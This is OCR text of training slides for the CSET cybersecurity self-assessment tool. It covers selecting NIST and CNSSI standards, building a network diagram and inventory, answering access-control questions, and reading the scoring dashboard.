
- [ ] DoD Instruction 8510.01
- [ ] CNSSI No. 1253 Baseline V2 March 27. 2014
- [ ] NIST Special Publication 800-53 Revision 3 Appendix I
- [ ] NIST Special Publication 800-82
- [ ] NIST Special Publication 800-82 Revision 1
- [ ] NIST Special Publication 800-82 Revision 2

Questions Only

- [x] Key Questions
- [ ] Universal Questions

Supply Chain

- [ ] NIST SP800-161 Supply Chain Risk Management



Network Diagram

Cyber Fire 17

File Edit View Arrange Extras Help

Return to CSET

100%

Search Shapes

Scratchpad

Drag elements here

ICS

IT


Radio

Medical

General

Zone

Shapes



Diagram

View

Grid 10 pt

Page View

Background Image

Shadow

Options

Connection Arrows

Connection Points

Guides

Paper Size

US-Letter (8,5" x 11")

Portrait Landscape

Clear Default Style



CSET
Tools
Resource Library
Help
GJF-DELL-3500\fincgj
Prepare
Assessment
Results
Network Diagram
Building a diagram of your system's network allows CSET to include component-specific questions in your final question set. This step is not required but completing a network diagram has several benefits:
Graphically capture a picture of your control system or information technology (IT) network.
Identify areas of vulnerability in your network and review recommendations for improvement.
Create a foundation for the question set incorporated into the overall assessment and analysis process.
Edit the Network Diagram
Diagram Inventory
Back
Next


Diagram Inventory

Export to Excel

Return to Diagram

Components Zones Shapes Text Links Networ

Label	Has Unique Questions	Sal	Criticality	Layer	IP Address	Asset Type	Zone	Subnet Name(s)	Description	Host Name
Switch 2	☐			Main Layer		Switch	Dispatcher Training Simulator			
Firewall	☐			Main Layer		Firewall	Dispatcher Training Simulator			
Workstation 4	☐			Main Layer		Human Machine Interface	Dispatcher Training Simulator			
Workstation 5	☐			Main Layer		Human Machine Interface	Dispatcher Training Simulator			
Printer	☐			Main Layer		Network Printer	Dispatcher Training Simulator			
DTS Server	☐			Main Layer		Application Server	Dispatcher Training Simulator			



Network Diagram

CSET® Exercise 3

- Select the Standard and Mode for the Evaluation
- Select a “Network Diagram” or start your own network diagram
- Review the “Diagram Inventory”
- Export the inventory to excel

Evaluation Process

Basic steps in the evaluation

Questions Mode | Requirements Mode

Collapse All | Expand All

Auto-load Supplemental

Standard Questions

Additional information on how to answer questions can be found in the User Guide.

Access Control - Standard Questions

- Access Agreements
- Access Enforcement
- Authentication Implementation
- Passwords
- System Use Notification
- User ID & Authentication

Questions Mode | Requirements Mode

Collapse All | Expand All

Auto-load Supplemental

Standard Questions

Additional information on how to answer questions can be found in the User Guide.

Access Control - Standard Questions

Access Agreements

Do you have any access agreements (formal or informal) for third party access to your system? Access agreements include nondisclosure agreements, acceptable use agreements, rules of behavior, operational or service level agreements and conflict-of-interest agreements.

Yes | No | NA

1 Are appropriate agreements finalized before access is granted, including for third parties and contractors?

Reviewed

Yes | No | NA | Alt

Description, explanation and/or justification for alternate answer

2 Are access agreements periodically reviewed and updated?

Reviewed

Yes | No | NA | Alt

Question Details, Resources, and Comments

The Question Details, Resources, and Comments contains extra detailed information about the currently selected question. The user can also add comments, discoveries, and reference documents to the question or requirement as well as mark the question or requirement for further review. The figure below describes the Question Details, Resources and Comments screen.




Figure: Question Details, Resources, and Comments Screen

1 Questions/Requirements toggle

The Question/Requirements toggle allows a user to switch between Question and Requirements mode.

Top

Collapse All Expand All

Diagram Component Questions

Additional information on how to answer questions can be found in the User Guide.

Access Control - Component Defaults

Access Control

1 Are stored procedure permissions granted to roles only, e.g., not users?

Reviewed

Yes No NA Alt

Description, explanation and/or justification for alternate answer

Account Management - Component Defaults

Account Management

Encryption - Component Defaults

Encryption

Collapse All Expand All

Diagram Component Questions

Additional information on how to answer questions can be found in the User Guide.

Access Control - Component Defaults

Access Control

1 Are stored procedure permissions granted to roles only, e.g., not users?

Reviewed

Yes No NA Alt

Description, explanation and/or justification for alternate answer

Account Management - Component Defaults

Account Management

Encryption - Component Defaults

Encryption

CSET® Exercise 4

- Start answering Standards questions – expand the first question
  - Select “Yes”, “No” or “NA” and see what happens to all lower questions
- Select each question icon to see the details
- Select the “User Guide” for more details about the icons
- Start answering Diagram Component questions

Evaluation Process


Basic steps in the evaluation

Analysis Dashboard

Score

Overall Score	Standard-based	Component-based
43%	51%	42%

Assessment Compliance



Control Priorities

Information on ranking can be found in the User Guide.

Standard: Key
Category: Plans
Answer: No

Rank 1

Question
Is the security plan for the system reviewed on a defined frequency, annually at a minimum?

Reference # 13

Standard: Key
Category: Remote Access Control
Answer: No

Rank 2

Question
Are all the methods of remote access to the system authorized, monitored, and managed?

Reference # 5

